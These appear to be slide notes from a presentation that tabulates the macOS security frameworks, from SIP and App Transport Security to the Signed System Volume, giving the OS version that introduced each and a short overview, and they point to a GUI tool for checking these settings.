System Integrity Protection (SIP)	OS X 10.11	Sets folders and files that cannot be accessed even by root. Another name: rootless
App Transport Security (ATS)	OS X 10.11	As a measure against man in the middle attacks, only HTTPS communication that meet the conditions recommended by Apple with APIs using NSURLSession and NSURLConnection is permitted.

macOS security framework (2/4)

Framework	Introduced OS version	Overview
Gatekeeper Path Randomization (GPR)	macOS 10.12	Technology introduced as a measure against dylib hijacking (Repackaging attack). When installing an application, this technology makes the installation process start after moving the application to a random name folder before installation starts so that resources outside the installer (invalid dylib, etc.) will not be loaded.
User Consent (User Privacy Protection / TCC)	macOS 10.13	Accessing a directory in which a user's privacy related data, such as camera and location information and email, is stored requires user's permission. Such a directory cannot be accessed even by root.
Secure Kernel Extension Loading (SKEL)	macOS 10.13	Loading a kernel extension (KEXT) for the first time requires the user's permission. Since macOS 10.10, signed kernel extensions are required, but this feature will work regardless of the signature.
Enhanced Runtime Protection (Hardened Runtime)	macOS 10.14	Prevents debugging and code injection by expanding the SIP function to applications.

macOS security framework (3/4)


Framework	Introduced OS version	Overview
Notarization	macOS 10.14	Developers upload an application to be distributed outside Mac App Store to Apple to have the application checked mechanically as to whether it is malware or not by Apple. For an application that has passed the check, a ticket is issued, which is distributed along the application. This check is not applicable to scripts and stand alone binary. In addition, only applications with the quarantine bit is set are checked. Apps that are not signed by the developer are also exempt from the check. From macOS 10.14.5, this check is forcibly applied.
Read-only System Volume	macOS 10.15	The APFS filesystem divides the system volume and the data volume and mounts the system volume as a read only volume, thereby preventing system files from being tampered with.
EndpointSecurity Framework	macOS 10.15	Framework to monitor system events, including the running of processes and activities for files. Previously, a similar function has uniquely been implemented by each application. Now the function is provided as a framework.

macOS security framework (4/4)

Framework	Introduced OS version	Overview
User Intent (com.apple.macl)	macOS 10.15	Extended attribute given by the user's intended operation. Double-clicking, drag-and-drop operation, and file access using the NSOpenPanel class are considered as User Intent. The UUIDs of the applications are recorded as a list in the com.apple.macl extended attribute of each file or folder. At that time, a dialog box for privacy protection, etc. will not be displayed. Since the details of this framework is unknown, it may not actually be provided for security purpose.
Signed System Volume (SSV)	macOS 11.0	A hash value (SHA-256) is stored to the filesystem metadata of the system volume. When the OS starts, the hash value is verified. If the verification fails, the user is encouraged to re-install the OS.

Confirmation of macOS security framework settings

- SilentKnight
  - https://eclecticlight.co/lockrattler-systhist/
  - You can confirm various macOS security framework versions and settings using GUI.



CREDITS for this presentation template and Icons

Special thanks to all the people who made and released these awesome resources for free:

- Presentation template by SlidesCarnival